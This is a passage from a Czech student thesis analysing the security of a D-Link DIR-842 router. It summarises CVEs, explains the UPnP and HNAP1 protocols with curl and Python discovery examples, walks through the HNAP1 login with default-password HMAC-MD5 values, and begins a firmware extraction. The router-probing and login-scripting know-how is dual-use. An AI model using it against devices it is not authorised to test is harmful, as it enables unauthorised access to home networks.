
Standard CVSS3 boduje každou zranitelnost od 0 do 10 a rozděluje je do čtyř (pěti) kategorií.

Rating	Score
None	0,0
Low	0,1—3,9
Medium	4.0—6.9
High	7,0—8,9
Critical	9,0—10,0

Tabulka 3.1 Hodnocení závažnosti zranitelnosti podle CVSS3[17]

3.5.2 Přehled zranitelností řady D-Link DIR

Ze získaných dat pomocí API rozhraní lze vyčíst, že do srpna 2017 bylo nahlášeno 25 zranitelností a pak v září hned 19 – přičemž 18 z 19 se týkalo jednoho zařízení. Po tomto prudkém výkyvu se začaly zranitelnosti objevovat častěji a poslední zaznamenaná zranitelnost je z února letošního roku[2].



Obrázek 3.1 Vývoj počtu nalezených zranitelností dle měsíců

[2]Zkoumáno v roce 2023.

V tabulce 3.2 najdeme rozdělení získaných zranitelností do kategorií, které jsem představil v tabulce 3.1.

Rating	Absolutní počet	Procentuální počet
None	0	0%
Low	0	0%
Medium	36	11%
High	135	42%
Critical	154	47%

Tabulka 3.2 Hodnocení závažnosti reportovaných zranitelností routerů D-Link řady DIR podle CVSS3

289 z 325 zranitelností je minimálně High, to je dosti znepokojivé.

3.5.3 D-Link DIR-842

Pouze dva záznamy ze 325 se týkají routeru modelu DIR-842, konkrétně CVE-2020-15632 a CVE-2020-8962. Podle stupnice CVSS3 má první zmiňovaná zranitelnost 8,8/10 a druhá 9,8/10. Nicméně se obě zranitelnosti vyskytovaly na jiné hardwarové revizi (C1). Pro tuto konkrétní hardwarovou revizi (B1) žádná zranitelnost v databázi nebyla nalezena.

3.5.3.1 CVE-2020-15632

Tato chyba umožňuje případnému útočníkovi obejít ověřování. Chyba se vyskytuje při zpracování HNAP1 požadavku GetCAPTCHAsetting. Problém nastává při špatném zpracování relací. Útočník může při zneužití této chyby spustit na napadeném zařízení libovolný kód. [18]

V březnu 2020 byla chyba nahlášena výrobci a v červenci téhož roku byla chyba opravena [19]. Podle informací na stránkách výrobce byla tato chyba nahlášena pro firmware 3.13B05_HotFix a opravena ve firmwaru 3.13b10 Hotfix[20].

Nicméně více informací k dané chybě, jako např. za jakých podmínek tato chyba nastává, abych se pokusil o replikaci chyby, se mi nepodařilo najít.

3.5.3.2 CVE-2020-8962

Při zpracování POST požadavku na endpoint /MTFWU nedochází ke kontrole maximální délky parametru LOGINPASSWORD. Cílové pole, do kterého se má parametr LOGINPASSWORD nakopírovat, je pole znaků o délce 128. Funkce strcpy již maximální délku nekontroluje a nakopíruje vše do cílového pole, i když je znaků více a dojde k přetečení bufferu. Přetečení bufferu může způsobit nestabilní aplikaci, její nesprávné a nepředvídatelné chování, jako například pád aplikace, únik dat nebo spuštění škodlivého kódu.[21]

Chyba byla objevena ve firmwaru 3.13B09_HOTFIX 14.1.2020 a již 12.2.2020 byl firmou D-Link vydán hotfix firmwaru s opravou.

Na osobní stránce objevitele této chyby [22] je podrobnější popis, kde přesně se chyba nachází, včetně ukázky kódu, kde se nachází chyba. Nicméně, chybu u sebe nemohu zreplikovat hlavně proto, že v revizi B žádný endpoint /MTFWU není.

Bohužel v této části jsem byl neúspěšný, a nezbývá než doufat, že alespoň CVE-2020-15632 se revize B netýká, protože daný požadavek GetCAPTCHAsetting v revizi B router přijímá a zpracovává.

Kapitola 4

Popis využitých protokolů

V této kapitole jsem popsal dva protokoly, UPnP a HNAP1, které měly potenciál k úspěšnému útoku na router.

4.1 UPnP

V UPnP architektuře rozlišujeme dva typy zařízení: spravované zařízení a řídící uzly[14, s. 3].

Spravované zařízení je zařízení s implementovaným protokolem UPnP, které je zapojené do sítě spravované pomocí UPnP.

Řídící uzel obstarává popisy spravovaných zařízení a jimi nabízených služeb, zasílá příkazy na spravovaná zařízení.

4.1.1 Popis protokolu

Pro svůj běh využívá UPnP následující již existující protokoly a technologie: TCP/IP, UDP, HTTP a XML. V XML souborech deklarujeme argumenty pro svůj požadavek a ten je následně poslán přes protokol HTTP do cíle.[14, s. 1]

4.1.1.1 Adresování

Základem protokolu je IP adresování. Každé zařízení, spravované zařízení i řídící uzel, musí mít DHCP klienta a hledat DHCP server při prvním zapojení do sítě. Když najde DHCP server, jedná se o spravovanou síť a zařízení musí použít přidělenou IP adresu. V opačném případě se jedná o nespravovanou síť a IP adresu si samo přidělí.[14, s. 8]

4.1.1.2 Zjišťování

Při zapojení do sítě může spravované zařízení díky UPnP Discovery protokolu (také známý jako SSDP — Simple Service Discovery Protocol) nabídnout svoje služby kontrolnímu uzlu a naopak kontrolní uzel může díky UPnP Discovery protokolu hledat v celé síti spravovaná zařízení. Základem je v obou případech discovery message obsahující několik základních informací, jako např. typ zařízení, identifikátor nebo odkaz na detailnější informace.[14, s. 12]

4.1.1.3 Popisování

Ve fázi popisování kontrolní uzel zjišťuje podrobnější informace o spravovaných zařízeních pomocí URL adresy, kterou získal pomocí discovery message. Zařízení se může skládat z vícero logických nebo funkčních jednotek či služeb.[14, s. 37]

UPnP popis zařízení je strukturován v XML souboru. Nachází se zde informace o výrobci, o případných logických či funkčních jednotkách či službách a URL adresy potřebné pro jejich kontrolu, prezentaci a sběr událostí.

Každá služba obsahuje seznam podporovaných akcí, příkazů, jejich argumenty, parametry a také seznam stavových proměnných.

4.1.1.4 Ovládání

Když už má kontrolní uzel všechna potřebná data, může začít ovládat spravovaná zařízení tím, že pošle vhodnou zprávu na správnou URL adresu získanou v předchozím kroku.[14, s. 67]

Zpráva i odpověď je strukturovaná v XML souboru pomocí SOAP protokolu.

4.1.1.5 Sběr událostí

Pokud služba má i stavové proměnné, tak v případě jejich změny posílá event message o změně. Zpráva obsahuje jmenný seznam všech proměnných, u kterých došlo ke změně a jejich nové hodnoty. Kontrolní uzel se může přihlásit k odběru aktuálních hodnot. Při prvním přihlášení se posílá speciální zpráva se jmény všech proměnných a jejich hodnotami. Zprávy se posílají ve formě XML souborů.[14, s. 84]

4.1.1.6 Prezentacce

Posledním krokem je prezentace. Pokud zařízení disponuje URL pro prezentaci, může ji kontrolní uzel získat a zobrazit uživateli v prohlížeči. Podle možností dané stránky pak může uživatel zařízení ovládat nebo kontrolovat stav.[14, s. 106]

4.1.2 Bezpečnost

Protokol UPnP jako takový nemá v základu implementovanou žádnou autentizaci a je tedy na výrobcích, kteří implementují UPnP protokol do svých zařízení, aby implementovali dodatečnou autentizaci. Řešení nabídlo UPnP Forum, které přijalo v roce 2003 standard Device Security Service[23] a následně v roce 2011 přijali i nástupce Device Protection Service[24].

4.1.3 Demonstrace komunikace

V rámci této práce bude pomocí protokolu UPnP probíhat komunikace pouze ve fázích Zjišťování, Popisování a Ovládání.

4.1.3.1 Zjišťování

Abychom zjistili, zda je v síti UPnP zařízení a abychom případně získali URL adresu s popisem dostupných zařízení a služeb, je potřeba podle dokumentace k UPnP architektuře[14, s. 30] provézt M-SEARCH multicast dotaz. Jelikož UPnP Discovery protokol využívá UDP namísto TCP, musel jsem v Pythonu použít knihovnu `socket`, která umí pracovat s UDP protokolem, namísto `requests`.

Zpráva, kterou pošleme multicastem do sítě, se skládá ze dvou částí: request line (první řádek) a hlavičky.

Výpis kódu 4.1 Request line a povinné hlavičky v SSDP zprávě

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 4
ST: ssdp:all
```

Popis M-SEARCH požadavku včetně hlaviček[14, s. 30-31]:

M-SEARCH * HTTP/1.1 metoda a verze HTTP – pevně dané, nelze měnit.

HOST pro multicast je pevně stanovená hodnota 239.255.255.250:1900.

MAN jmenný prostor, musí být nastaven na `ssdp:discover`.

MX doba čekání v sekundách, doporučené nastavení je v rozmezí 0 až 5 včetně

ST definuje, co chceme najít:

- **ssdp:all** hledáme všechna zařízení a služby.
- **upnp:rootdevice** hledáme pouze kořenové zařízení.
- **uuid:*device-UUID*** hledáme zařízení s konkrétní hodnotou device-UUID (možné hodnoty specifikuje výrobce zařízení).
- **urn:schemas-upnp-org:device:*deviceType*:*ver*** hledáme jakékoli zařízení s konkrétními hodnotami deviceType a ver (možné hodnoty specifikuje UPnP Forum).
- **urn:schemas-upnp-org:service:*serviceType*:*ver*** hledáme jakékoli zařízení s konkrétními hodnotami serviceType a ver (možné hodnoty specifikuje UPnP Forum).
- **urn:*domain-name*:device:*deviceType*:*ver*** hledáme jakékoli zařízení s konkrétními hodnotami domain-name, deviceType a ver (možné hodnoty specifikuje výrobce zařízení).
- **urn:*domain-name*:service:*serviceType*:*ver*** hledáme jakékoli zařízení s konkrétními hodnotami domain-name, serviceType a ver (možné hodnoty specifikuje výrobce zařízení).

Text uvedený kurzívou je proměnná.

Výpis kódu 4.2 Python script, který najde všechna UPnP zařízení v síti

```
import socket
MSG = "M-SEARCH␣*␣HTTP/1.1\r\nHOST:239.255.255.250:1900\r\nMAN:\"ssdp:
    discover\"\r\nMX:␣3\r\nST:ssdp:all\r\n\r\n"

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(bytes(MSG, "utf-8"), ("239.255.255.250", 1900))
resp = sock.recv(2048)

print(resp.decode("utf-8"))
```

Pomocí Python kódu 4.2 pošleme výše posaný M-SEARCH multicast dotaz a dostaneme výpis 4.3.

Výpis kódu 4.3 Seznam UPnP zařízení v síti

```
HTTP/1.1 200 OK
Cache-Control: max-age=120
DATE: Sat, 10 Jan 1970 06:11:21 GMT
EXT:
LOCATION: http://192.168.0.1:65530/root.sxml
Server: UPnP/1.1 MiniUPnPd/1.7
```

```
ST: upnp:rootdevice
USN: uuid:bc329e00-1dd8-11b2-8601-409bcde6ce7a::upnp:rootdevice
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS: 1
BOOTID.UPNP.ORG: 1
CONFIGID.UPNP.ORG: 1337
```

Z výpisu výše už víme, že na adrese http://192.168.0.1:65530/root.sxml najdeme podrobnosti o zařízeních a službách, které router nabízí. Máme adresu, kde najdeme popis zařízení, můžeme se posunout do další fáze.

4.1.3.2 Popisování

Podle dokumentace[14, s. 62] provedeme následující HTTP dotaz:

```
curl -X GET -H "HOST: 192.168.0.1:65530" http://192.168.0.1:65530/root.sxml
```

HTTP dotaz má jedinou povinnou hlavičku HOST, která má obsahovat IP adresu nebo doménové jméno a port kam se dotazujeme. Nicméně dotaz funguje korektně i když hlavičku nespecifikujeme.

Jako odpověď na předchozí dotaz dostaneme XML soubor, celá odpověď v příloze B.1, zde jen ukázka:

Výpis kódu 4.4 UPnP popis zařízení — ukázka

```
<device>
  <deviceType>urn:schemas-upnp-org:device:internetGatewayDevice:1</
     deviceType>
  <friendlyName>DIR-842</friendlyName>
  <manufacturer>D-Link Corporation</manufacturer>
  <manufacturerURL>http://www.dlink.com</manufacturerURL>
  <modelDescription>D-Link Router</modelDescription>
  <modelName>D-Link Router</modelName>
  <modelNumber>DIR-842</modelNumber>
  <modelURL>http://www.dlink.com</modelURL>
  <serialNumber>202</serialNumber>
  <UDN>uuid:bc329e00-1dd8-11b2-8601-409bcde6ce7a</UDN>
  <serviceList>
    <service>
      <serviceType>urn:schemas-upnp-org:service:Layer3Forwarding:1</
         serviceType>
      <serviceId>urn:upnp-org:serviceId:Layer3Forwarding1</serviceId>
      <SCPDURL>/L3F.xml</SCPDURL>
      <controlURL>/ctl/L3F</controlURL>
      <eventSubURL>/evt/L3F</eventSubURL>
    </service>
  </serviceList>
</device>
```

Po podrobnějším průzkumu odpovědi zjistíme, že router nabízí tři zařízení. U každého zařízení nás zajímá tag **SCPDURL**, který obsahuje URI, kde najdeme akce nabízené daným zařízením. Následujícím dotazem získáme seznam akcí, které poskytuje zařízení DIR-842:

```
curl -X GET -H "HOST: 192.168.0.1:65530" http://192.168.0.1:65530/L3F.xml
```

Hlavičky se oproti předchozímu dotazu nemění. A jako odpověď dostaneme následující XML soubor:

Výpis kódu 4.5 XML odpověď s nabídkou UPnP služeb

```
<scpd xmlns="urn:schemas-upnp-org:service-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <actionList>
    <action>
      <name>SetDefaultConnectionService</name>
      <argumentList>
        <argument>
          <name>NewDefaultConnectionService</name>
          <direction>in</direction><relatedStateVariable>
              DefaultConnectionService</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
    <action>
      <name>GetDefaultConnectionService</name>
      <argumentList>
        <argument>
          <name>NewDefaultConnectionService</name>
          <direction>out</direction><relatedStateVariable>
              DefaultConnectionService</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
  </actionList>
  <serviceStateTable>
    <stateVariable sendEvents="yes">
      <name>DefaultConnectionService</name>
      <dataType>string</dataType>
    </stateVariable>
  </serviceStateTable>
</scpd>
```

Ze získané odpovědi můžeme zjistit, že zařízení DIR-842 nabízí dvě akce:

- `SetDefaultConnectionService` a
- `GetDefaultConnectionService`.

První zmíněná akce má jeden vstupní argument a druhá akce má pouze jeden výstupní.

4.1.3.3 Ovládání

Nyní máme všechny potřebné informace pro další fázi. V dokumentaci k UPnP architektuře[14] je následující XML šablona pro posílání UPnP akcí:

V XML šabloně pro fázi Ovládání 4.6 jsou dvě proměnné:

actionName jméno akce (hodnota tagu **name** mezi tagy **action** z tohoto výpisu 4.5)

argumentName jména argumentů vypsané u dané akce

Namespace u actionName se nastaví na hodnotu tagu **serviceType** příslušného zařízení, kterou jsme získali jako odpověď ve fázi Popisování 4.4 při dotazování na dostupná zařízení.

Abychom mohli v této fázi poslat HTTP dotaz i s XML souborem, budeme potřebovat následující povinné hlavičky[14, s. 75]:

Host IP adresa nebo doménové jméno a port, kam se dotazujeme

Content-Type musí mít hodnotu „text/xml; charset=utf-8“

Transfer-Encoding bez přítomné hlavičky Content-Length musí být nastaveno na „chunked“

SOAPAction hodnota se skládá z hodnoty tagu **serviceType** příslušného zařízení, hashtagu a názvu akce

Výpis kódu 4.6 XML šablona pro UPnP fázi Ovládání

```
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
    s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:actionName xmlns:u="urn:schemas-upnp-
            org:service:serviceType:v">
            <argumentName>in arg value</argumentName>
            <!-- other in args and their value go here, if any -->
        </u:actionName>
    </s:Body>
</s:Envelope>
```

Budeme-li chtít poslat HTTP dotaz na zařízení DIR-842 a akci GetDefaultConnectionService, hodnota SOAPAction hlavičky bude následující:

```
urn:schemas-upnp-org:service:Layer3Forwarding:1#GetDefaultConnectionService
```

a potřebný XML soubor pro tento dotaz bude následující:

Výpis kódu 4.7 Obsah souboru GetDefaultConnectionService.xml

```
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
    s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:GetDefaultConnectionService xmlns:u="urn:schemas-upnp-
            org:service:Layer3Forwarding:1">
        </u:GetDefaultConnectionService>
    </s:Body>
</s:Envelope>
```

Nyní již máme všechny informace a můžeme poslat dotaz na router:

```
curl -X POST -H "HOST: 192.168.0.1:65530" \
-H "Content-Type: text/xml; charset=utf-8" \
-h "Transfer-Encoding: chunked" \
-H "SOAPAction: urn:schemas-upnp-org:service:Layer3Forwarding:1#
GetDefaultConnectionService" \
http://192.168.0.1:65530/root.sxml \
--data @GetDefaultConnectionService.xml
```

A dostaneme následující XML odpověď:

Výpis kódu 4.8 UPnP XML odpověď na akci

```
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
    s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
```

```
  <s:Body>
    <u:GetDefaultConnectionServiceResponse xmlns:u="urn:schemas-upnp-
        org:service:Layer3Forwarding:1">
      <NewDefaultConnectionService>uuid:bc329e00-1dd8-11b2-8601-409
          bcde6ce7a:WANConnectionDevice:1,urn:upnp-
          org:serviceId:WANIPConn1</NewDefaultConnectionService>
    </u:GetDefaultConnectionServiceResponse>
  </s:Body>
</s:Envelope>
```

Odpověď na náš dotaz je v hodnotě tagu **NewDefaultConnectionService**:

`uuid:bc329e00-1dd8-11b2-8601-409bcde6ce7a:WANConnectionDevice:1,`
`urn:upnp-org:serviceId:WANIPConn1`

4.2 HNAP1

Jak již bylo zmíněno, HNAP1 je jednoduchý proprietární protokol pro správu nejen routeru, ale i dalších síťových zařízení, převážně těch levnějších.

Whitepaper k protokolu HNAP1[16] zmiňuje tři konkrétní výhody implementace tohoto protokolu v síťovém zařízení, z toho dvě jsou z pohledu uživatele/útočníka přínosem:

1. Přesný popis zařízení.
2. Rozšiřitelnost o vlastní příkazy.
3. Programovatelné API.

4.2.1 Přesný popis zařízení

Zařízení je schopno na požádání pomocí protokolu HNAP1 sdělit všechny informace o sobě samém, které jsou potřebné pro správu zařízení. To je užitečné obzvlášť tehdy, pokud je spravováno více zařízení.

4.2.2 Rozšiřitelnost o vlastní příkazy

Dává výrobci možnost přidat a naprogramovat vlastní příkazy.

4.2.3 Programovatelné API

Implementace HNAP1 protokolu umožňuje jeho vzdálenou správu pomoci plně programovatelného API. Lze provádět např. nastavení routeru, změnu hesla, změnu zabezpečení Wi-Fi sítě, aj.

Jestli naše zařízení podporuje HNAP1 protokol zjistíme buď tak, že nám to výrobce sdělí, nebo můžeme poslat jednoduchý HTTP GET požadavek na zjištění, zda je protokol implementován[16, s. 3], například v UNIXových systémech pomocí příkazu curl:

```
curl -X GET http://{ip-adresa-zarizeni:port}/HNAP1/
```

Požadavek zpracovává webový server, pokud tedy neběží na nestandardním portu, není nutné port uvádět.

V případě, že zařízení má implementovaný protokol, dostaneme jako odpověď XML s popisem o jaké zařízení se jedná, např. jméno výrobce, o jaký model se jedná, jaký má firmware, DHCP jméno nebo jestli je použita CAPTCHA při přihlašování do administrace. Poté následuje výpis akcí, které je možno využít.

Výpis kódu 4.9 Ukázka nabízených HNAP1 funkcí

```
<string>http://purenetworks.com/HNAP1/GetFirmwareSettings</string>
<string>http://purenetworks.com/HNAP1/GetWLanRadios</string>
<string>http://purenetworks.com/HNAP1/GetWLanRadioSettings</string>
<string>http://purenetworks.com/HNAP1/GetWLanRadioSecurity</string>
<string>http://purenetworks.com/HNAP1/GetWanSettings</string>
<string>http://purenetworks.com/HNAP1/GetWanStatus</string>
<string>http://purenetworks.com/HNAP1/GetPortMappings</string>
```

Na rozdíl od požadavku na zjištění, zda je protokol implementován je na všechny ostatní akce vyžadován[16, s. 2]

- HTTP POST požadavek,
- basic autentizace,
- hlavička SOAPAction, kde je uvedena volaná funkce,
- XML soubor s parametry pro funkci, kterou voláme.

4.2.4 Interakce s protokolem HNAP1

Zde popsaný způsob interakce jsem vyzkoumal v kódu webové aplikace zkoumaného routeru. V případě, že chceme měnit nastavení:

1. Z adresy {IP adresa}:{port}/hnap/{NazevPozadovaneAkce}.xml si stáhneme XML šablonu.
2. XML soubor s novými hodnotami odešleme routeru na odpovídající adresu i s odpovídajícími hlavičkami.
3. Dostaneme XML odpověď o výsledku operace.

V případě, že chceme pouze zjistit stav:

1. Z adresy {IP adresa}:{port}/hnap/{NazevPozadovaneAkce}.xml si stáhneme XML soubor.
2. XML soubor beze změny odešleme routeru na odpovídající adresu i s odpovídajícími hlavičkami.
3. V odpovědi dostaneme XML soubor s požadovanými hodnotami.

Seznam akcí, které můžeme provést, jsem získal pomocí příkazu v kapitole 4.2.3.

4.2.5 Proces přihlašování pomocí protokolu HNAP1

Jelikož ve své práci budu využívat PrivateKey, který se získává při přihlášení, a i kvůli demonstraci interakce s protokolem, popíšu zde postup při přihlašování do routeru. Všechny následující příklady jsou spouštěny v Linuxovém terminálu.

Z adresy {IP adresa}:{port}/hnap/Login.xml jsem získal soubor Login.xml a vyplnil jsem ho následovně:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://
    schemas.xmlsoap.org/soap/envelope/">
     <soap:Body>
         <Login xmlns="http://purenetworks.com/HNAP1/">
             <Action>request</Action>
             <Username>Admin</Username>
```

```
            <LoginPassword/>
            <Captcha></Captcha>
        </Login>
    </soap:Body>
</soap:Envelope>
```

Následně jsem poslal na router HTTP POST požadavek:

```
curl -X POST -H "SOAPAction:␣\"http://purenetworks.com/HNAP1/Login\"
    " -H "Content-Type:␣text/xml;␣charset=utf-8" -d@Login.xml {url}:{
    port}/HNAP1/
```

Jako odpověď jsem dostal XML soubor:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://
    schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
                <LoginResponse xmlns="http://purenetworks.com/HNAP1/">
                        <LoginResult>OK</LoginResult>
                        <Challenge>vxd0DLfecI1La6gvko2e</Challenge>
                        <Cookie>ow80zW2H7s</Cookie>
                        <PublicKey>KA0VABEONQwOAETQadea</PublicKey>
                </LoginResponse>
        </soap:Body>
</soap:Envelope>
```

PublicKey a Challenge budeme potřebovat, abychom si pomocí kryptografické hashovací funkce HMAC-MD5 spočítali PrivateKey. Ten bude dále potřeba nejen při přihlašování, ale i když budeme chtít např. změnit nějaké již uložené heslo. Cookie se využije dále při samotném přihlašování a pak nadále při každé další akci při aktuálním přihlášení.

V pseudokódu následujícím způsobem získáme PrivateKey a následně LoginPassword, který se odešle v XML souboru do routeru:

```
PrivateKey = HMAC-MD5(PublicKey + Password, Challenge)
LoginPassword = HMAC-MD5(PrivateKey, Challenge)
```

Je-li heslo prázdný řetězec (výchozí nastavení), dostaneme:

PrivateKey 380D354E509686DF5AC9460EEA353FF8

LoginPassword E6C9FDA85EB5DC0BEE8B3663D1B904E1

Nyní upravíme původní soubor Login.xml

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://
    www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org
    /2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope
    /">
        <soap:Body>
                <Login xmlns="http://purenetworks.com/HNAP1/">
                        <Action>login</Action>
                        <Username>Admin</Username>
                        <LoginPassword>
                        E6C9FDA85EB5DC0BEE8B3663D1B904E1
                        </LoginPassword>
                        <Captcha/>
                </Login>
```

```
        </soap:Body>
</soap:Envelope>
```

Soubor odešleme routeru pomocí

```
curl -X POST -H "SOAPAction:␣\"http://purenetworks.com/HAPP1/Login\"
    " -H "Content-Type:␣text/xml;␣charset=utf-8" -H "HNAP_AUTH:␣
    E6C9FDA85EB5DC0BEE8B3663D1B904E1" -H "Cookie:␣uid=ow80zW2H7s" -
    d@Login.xml {url}:{port}/HNAP1/
```

Přibyly dvě nové hlavičky:

HNAP_AUTH je LoginPassword, který jsem si spočítal dříve v této kapitole

Cookie jsem získal dříve v této kapitole jako odpověď na moje první poslání souboru Login.xml.

A jako odpověď dostaneme:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://
    schemas.xmlsoap.org/soap/envelope/">
    <soap:Body>
        <LoginResponse xmlns="http://purenetworks.com/HNAP1/">
            <LoginResult>success</LoginResult>
            <Challenge>vxd0DLfecI1La6gvko2e</Challenge>
            <Cookie>ow80zW2H7s</Cookie>
            <PublicKey>KA0VABEONQwOAETQadea</PublicKey>
        </LoginResponse>
    </soap:Body>
</soap:Envelope>
```

LoginResult je success, přihlášení proběhlo úspěšně.

4.2.5.1 HMAC-MD5

Message Authentication Code (MAC) je mechanismus, jak ověřit integritu a pravost dat. MAC funkce má na vstupu dvě proměnné: klíč sdílený mezi odesílatelem a příjemcem a data. Výstupem je tag, který se připojí k původním datům a příjemce následně může pomocí sdíleného klíče ověřit, že se data po cestě nezměnila.

Hash-based Message Authentication Code (HMAC) je implementace MAC o použití kryptografické hašovací funkce, v našem případě se jedná o MD5.[25]

Proč použil výrobce hašovací funkci MD5 namísto jiné bezpečnější hašovací funkce jako např. SHA256, když i podle poznámek autorů RFC 2104 [25] z roku 1997 se vědělo o kolizích vznikajících použitím funkce MD5? V RFC 2104 se píše, že využití MD5 v implementaci HMAC dle specifikací v daném RFC je v pořádku. Nicméně autoři doporučují využit silnější hash tam, kde to hardware dovoluje. Výkon hardwaru se od té doby posunul značně vpřed, tak je nasnadě se ptát, zda by router přece jen nezvládl silnější hash než je MD5.

Kapitola 5
Analýza

Před samotnou analýzou jsem si v návrhu ujasnil na co se soustředit a co následně prakticky aplikovat.

5.1 Návrh analýzy

Člověk je od přírody tvor pohodlný a líný, z toho důvodu jsem se zaměřil na stav, kdy router vezmeme a budeme ho využívat bez dodatečného nastavení. Pro tento účel budu uvádět router do továrního nastavení pokaždé, když budu provádět nový test.

5.1.1 Analýza firmware

Při analýze firmwaru jsem se soustředil na:

- Dostupné programy,
- složka webového serveru.

Analýza firmware si neklade za cíl udělat hloubkovou analýzu včetně reverzního inženýrství např. webového serveru, ale pouze zjistit obsah firmwaru a zanalyzovat, zda obsahuje zneužitelné programy.

5.1.2 Výchozí nastavení

Test výchozího nastavení se skládal z několika kroků:

- Úvodní nastavení po resetu do továrního nastavení.
- Najít a projít všechny endpointy na routeru, zda z bezpečnostního hlediska nehrozí nějaké riziko.

Při procházení endpointů jsem hledal, co lze pomocí uživatelského rozhraní nastavit, co je nastaveno už z výroby a jestli je vyžadováno heslo pro přístup ke každému endpointu.

5.1.3 Politika hesel

Při průzkumu zařízení v předchozím kroku sledovat, kde a jaká hesla se dají nastavovat. Následně zjistit a otestovat, zda a jaká je nastavena politika hesel. Aplikuje se např.:

- omezení na počet znaků,
- vynucování určitých znaků nebo sady znaků,
- vynucování malých a velkých písmen,
- zákaz určitých znaků nebo sady znaků,
- brute-force ochrana.

5.1.4 Služby publikované do sítě

Pro zjištění služeb, které na routeru běžím se používají programy na skenování portů. Pro účely této práce byl využit program nmap. Sken portů jsem provedl na všech síťových rozhraní routeru, a to následovně:

- ze zařízení připojeného ethernetovým kabelem na LAN port,
- ze zařízení připojeného pomocí WiFi,
- ze zařízení připojeného ethernetovým kabelem na WAN port.

Následně jsem výstup ze skenování zanalyzoval, zda je na routeru publikovaná nějaká zranitelná služba, a případnou zranitelnost otestoval.

5.2 Analýza firmware

Ze stránky https://support.dlink.com [26] jsem stáhl firmware který je na testovaném routeru. Firmware byl vydaný 24.6.2016 a opravoval chybné zobrazování prázdné stránky v mobilní verzi při pokusu o zobrazení desktopové verze[27]. Po rozbalení archívu jsem dostal firmware pojmenovaný DIR842B1_FW202B01.bin. Firmware jsem se pokusil extrahovat programem binwalk

```
binwalk -e DIR842B1\_FW202B01.bin 2>/dev/null
```

Výpis kódu 5.1 Výstup extrahování firmware pomocí binwalk

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
10264         0x2818          LZMA compressed data, properties: 0x5D,
    dictionary size: 8388608 bytes, uncompressed size: 4210616 bytes
1283106       0x139422        Squashfs filesystem, little endian,
    version 4.0, compression:lzma, size: 4339363 bytes, 1211 inodes,
    blocksize: 1048576 bytes, created: 2038-03-06 14:24:00
```

Firmware se podařilo úspěšně extrahovat a mám ho teď k dispozici ve složce _DIR842B1_FW202B01.bin.extracted. Celý extrahovaný firmware je k dispozici na přiloženém médiu, v této kapitole jsem zmínil pouze relevantní zjištění.

